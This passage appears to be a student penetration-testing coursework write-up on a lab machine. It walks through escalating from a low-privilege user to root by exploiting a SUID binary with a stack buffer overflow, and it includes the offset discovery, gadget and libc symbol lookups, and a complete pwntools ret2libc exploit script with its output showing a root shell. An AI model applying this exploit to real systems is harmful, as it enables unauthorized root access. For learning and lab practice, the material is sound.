Linux f9ec96ab9508 5.14.16-arch1-1 #1 SMP PREEMPT Tue, 02 Nov 2021 22:22:59 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 10 10:14:39 2021 from 172.16.109.1
lowpriv@f9ec96ab9508:~$ id
uid=1000(lowpriv) gid=1000(lowpriv) groups=1000(lowpriv)
```


CUEH{TH@ts_Mag1c}



```
lowpriv@f9ec96ab9508:~$ cat user.txt
CUEH{TH@ts_Mag1c}
```


Local Enumeration & Identification of vulnerability

A binary with set SUID was found on the user's directory.



```
lowpriv@f9ec96ab9508:~$ ls -l
total 28
-rw-r--r-- 1 lowpriv lowpriv   411 Nov 22 11:28 id_ed25519
-rwsr-sr-x 1 root    root    16544 Nov 22 11:34 pwnme
-r-------- 1 lowpriv lowpriv    18 Nov 22 11:28 user.txt
```

The libc library used on the system and by the binary is version 2.28.




```
lowpriv@f9ec96ab9508:~$ ldd --version
ldd (Debian GLIBC 2.28-10) 2.28
Copyright (C) 2018 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
lowpriv@f9ec96ab9508:~$ ldd pwnme
        linux-vdso.so.1 (0x00007ffcd0961000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5f1d434000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f5f1d5fa000)
lowpriv@f9ec96ab9508:~$ 
```

In order to exploit the binary, both binary and libc need to be downloaded and enumerated.

```
scp -i id_ed25519 lowpriv@172.16.109.142:/home/lowpriv/pwnme pwnme

scp -i id_ed25519 
lowpriv@172.16.109.142:/lib/x86_64-linux-gnu/libc.so.6 libc.so.6
```


Checking security features:

```
checksec pwnme
```



```
❯ checksec pwnme
[*] '/run/media/ivanov/Extreme
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


Finding offset:



```
[#0] 0x40118f → vuln()

gef➤  x/2x $ebp
0x62616164:     Cannot access memory at address 0x62616164
gef➤  q

❯ cyclic -l 0x62616164
112
```

The offset is the EBP address plus 8 bits. In this case 112 plus 8.

Prooving offset of 120:




```
gef➤  run < <(python2 -c 'print "A"*120+"BBBBB"')
Starting program: /run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/5063CEM-Practical_Pen-Testing-2122SEPJAN/Projects/CWs/CW1/VM4/overflow/pwnme <
Get a Shell

Read 126 bytes. buf is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA~
No shell for you :(


Program received signal SIGSEGV, Segmentation fault.
0x00000a4242424242 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax   : 0x0
$rbx   : 0x00000000004011c0  →  <__libc_csu_init+0> push r15
$rcx   : 0x00007ffff7eb8907  →  0x5177fffff0003d48 ("H="?)
$rdx   : 0x0
$rsp   : 0x00007fffffffd790  →  0x00007fffffffd898  →  0x00007fffffffdce7  →  "/run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/50[...]"
$rbp   : 0x4141414141414141 ("AAAAAAAA"?)
$rsi   : 0x00000000004052a0  →  "o shell for you :(\nis AAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$rdi   : 0x00007ffff7f8c4d0  →  0x0000000000000000
$rip   : 0xa4242424242
$r8    : 0x15
$r9    : 0x00007ffff7f4e4e0  →  0x0000000000000000
$r10   : 0x00007ffff7f4e3e0  →  0x0000000000000000
$r11   : 0x246
$r12   : 0x0000000000401060  →  <_start+0> xor ebp, ebp
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000

0x00007fffffffd790│+0x0000: 0x00007fffffffd898  →  0x00007fffffffdce7  →  "/run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/50[...]"      ← $rsp
0x00007fffffffd798│+0x0008: 0x0000000100000000
0x00007fffffffd7a0│+0x0010: 0x0000000000000000
0x00007fffffffd7a8│+0x0018: 0x00007ffff7df0b25  →  <__libc_start_main+213> mov edi, eax
0x00007fffffffd7b0│+0x0020: 0x00007fffffffd898  →  0x00007fffffffdce7  →  "/run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/50[...]"
0x00007fffffffd7b8│+0x0028: 0x0000000100000064 ("d"?)
0x00007fffffffd7c0│+0x0030: 0x0000000000401190  →  <main+0> push rbp
0x00007fffffffd7c8│+0x0038: 0x0000000000001000

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0xa4242424242

[#0] Id 1, Name: "pwnme", stopped 0xa4242424242 in ?? (), reason: SIGSEGV


gef➤
```

Once the offset is found the following addresses need to be found:

- Addresses for Puts PLT and Puts GOT
- Address for pop RDI
- Address for the Main function

Finding Puts:

```
objdump -D pwnme | grep -i puts
```




```
❯ objdump -D pwnme | grep -i puts
0000000000401030 <puts@plt>:
  401030:       ff 25 e2 2f 00 00       jmp    *0x2fe2(%rip)        # 404018 <puts@GLIBC_2.2.5>
  401184:       e8 a7 fe ff ff          call   401030 <puts@plt>
  4011a6:       e8 85 fe ff ff          call   401030 <puts@plt>
```

```
PUTS PLT = 401030
PUTS GOT = 404018
```

Finding pop RDI:

```
ropper --file ./pwnme --search "pop rdi"
```




```
❯ ropper --file ./pwnme --search "pop rdi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: ./pwnme
0x000000000040121b: pop rdi; ret;
```

```
POP RDI = 0x40121b
```

Finding Main:

```
objdump -D pwnme | grep -i main
```



```
❯ objdump -D pwnme | grep -i main
  401084:       ff 15 66 2f 00 00       call   *0x2f66(%rip)        # 403ff0 <__libc_start_main@GLIBC_2.2.5>
0000000000401190 <main>:
```

```
MAIN = 0401190
```


Once these addresses are found, the libc can be analyzed. The following addresses need to be found:

- Address of Puts
- Address of System
- Address of Exit

- Address of /bin/sh
- Address of setuid

Finding Puts:

```
readelf -s libc.so.6 | grep puts
```




```
❯ readelf -s libc.so.6 | grep puts
   194: 0000000000071910   413 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   426: 0000000000071910   413 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
   501: 00000000000fdfb0  1240 FUNC    GLOBAL DEFAULT   13 putspent@@GLIBC_2.2.5
   685: 00000000000ffa90   680 FUNC    GLOBAL DEFAULT   13 putsgent@@GLIBC_2.10
  1153: 0000000000070490   338 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
```

```
LIBC_PUTS = 071910
```

Finding System:

```
readelf -s libc.so.6 | grep system
```




```
❯ readelf -s libc.so.6 | grep system
  1418: 00000000000449c0    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
```

```
SYSTEM = 0449c0
```

Finding Exit:

```
readelf -s libc.so.6 | grep exit
```




```
❯ readelf -s libc.so.6 | grep exit
   135: 0000000000039ea0    26 FUNC    GLOBAL DEFAULT   13 exit@@GLIBC_2.2.5
   548: 00000000000c69a0    88 FUNC    GLOBAL DEFAULT   13 _exit@@GLIBC_2.2.5
   603: 000000000012d060    37 FUNC    GLOBAL DEFAULT   13 svc_exit@@GLIBC_2.2.5
   637: 0000000000134d10    23 FUNC    GLOBAL DEFAULT   13 quick_exit@GLIBC_2.10
  2203: 0000000000039ec0   214 FUNC    WEAK   DEFAULT   13 on_exit@@GLIBC_2.2.5
```

```
EXIT = 039ea0
```

Finding /bin/sh:

```
strings -a -t x libc.so.6 | grep /bin/sh
```




```
❯ strings -a -t x libc.so.6 | grep /bin/sh
 181519 /bin/sh
```

```
/bin/sh = 181519
```

Finding setuid:

```
strings -a -t x libc.so.6 | grep setuid
```



```
❯ strings -a -t x libc.so.6 | grep setuid
  11d5f setuid
```

```
SETUID = 11d5f
```

Post Exploitation


An exploit can be crafted using the values hardcoded. However, pwntools can do that automatically and get any chance of human error away.

The exploit will connect to the server via SSH, set the binary as a target, get the values that were described in the previous paragraph from a local copy of the binary and libc, run the binary once by overflowing it. After the overflow, the leaked Puts address will be used to set a SUID and open a shell.

exploit.py


```
from pwn import *

log.setLevel(logging.DEBUG)
context.update(arch="amd64", os='linux')

OFFSET = 120

conn = ssh(host="172.16.109.142",
           user="lowpriv",
           keyfile="sshkey"
           )

TARGET = "./pwnme"
elf = ELF(TARGET)
p = conn.system(TARGET)

data = p.recv()
log.debug("Data Received %s", data)

rop = ROP(elf)
rop.call("puts", [elf.got['puts']])
rop.call("vuln")

payload = [
      b"A"*OFFSET,
      rop.chain()
]

payload = b"".join(payload)
p.sendline(payload)
```

```
p.readline()
p.readline()
p.readline()
p.readline()
puts = u64(p.readline().rstrip().ljust(8, b'\x00'))
log.info("Puts found at %s", hex(puts))


#-------------------------LIBC-------------------------

libc = ELF("libc.so.6")
libc.address = puts - libc.symbols["puts"]
log.info("libc address at %s", hex(libc.address))

rop = ROP(libc)
rop.call(libc.symbols["setuid"])
rop.call(libc.symbols["system"], [ next(libc.search(b"/bin/sh\x00")) ])
rop.call(libc.symbols["exit"])

payload = [
      b"A"*OFFSET,
      rop.chain()
]

payload = b"".join(payload)
p.sendline(payload)

p.interactive()
```



```
❯ python3 exploit.py
[+] Connecting to 172.16.109.142 on port 22: Done
[*] lowpriv@172.16.109.142:
    Distro    Unknown Unknown
    OS:       Unknown
    Arch:     Unknown
    Version:  0.0.0
    ASLR:     Disabled
    Note:     Susceptible to ASLR ulimit trick (CVE-2016-3672)
[*] '/run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/5063CEM-Pra
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening new channel: './pwnme': Done
[DEBUG] Data Received b'Get a Shell\n'
[*] Loaded 14 cached gadgets for './pwnme'
[*] Puts found at 0x7f889f66a910
[*] '/run/media/ivanov/Extreme SSD/covuni/CovY2/Sem1/5063CEM-Pra
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] libc address at 0x7f889f5f9000
[*] Loaded 201 cached gadgets for 'libc.so.6'
[*] Switching to interactive mode

Read 161 bytes. buf is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
No shell for you :(

# $ id
uid=0(root) gid=1000(lowpriv) groups=1000(lowpriv)
```

CUEH{S3x&Drug5&RopNR0ll}



```
# $ cat root.txt
CUEH{S3x&Drug5&RopNR0ll}
```

Summary

In summary, all of the systems were compromised due variety of vulnerabilities. All initial exploits were based on web vulnerabilities found on outdated web applications. The post-exploitation was based on misconfigurations in crontab and permissions, as well as development issues in the `pwnme` binary, which caused buffer overflow vulnerability.

Reference List

Barz, M. (2020a). *Tiki Wiki CMS Groupware 21.1—Authentication Bypass*. https://www.exploit-db.com/exploits/48927

Barz, M. (2020b). *CVE-2020-15906*. https://github.com/S1lkys/CVE-2020-15906

Ermishkin, N. (2016). *ImageMagick 7.0.1-0 / 6.9.3-9—'ImageTragick ' Multiple Vulnerabilities*. https://www.exploit-db.com/exploits/39767

GTFObins. (n.d.-a). *GTFObins -awk*. https://gtfobins.github.io/gtfobins/awk/

GTFObins. (n.d.-b). *GTFObins-git*. https://gtfobins.github.io/gtfobins/git/

GTFObins. (n.d.-c). *GTFObins-tar*. https://gtfobins.github.io/gtfobins/tar/

GTFObins. (n.d.-d). *GTFObins-tee*. https://gtfobins.github.io/gtfobins/tee/

NIST. (2016). *CVE-2016-3714 Detail*. https://nvd.nist.gov/vuln/detail/CVE-2016-3714

NIST. (2018). *CVE-2018-1133 Detail*. https://nvd.nist.gov/vuln/detail/CVE-2018-1133

Ten, D. (2019). *Moodle 3.4.1-Remote Code Execution*. https://www.exploit-db.com/exploits/46551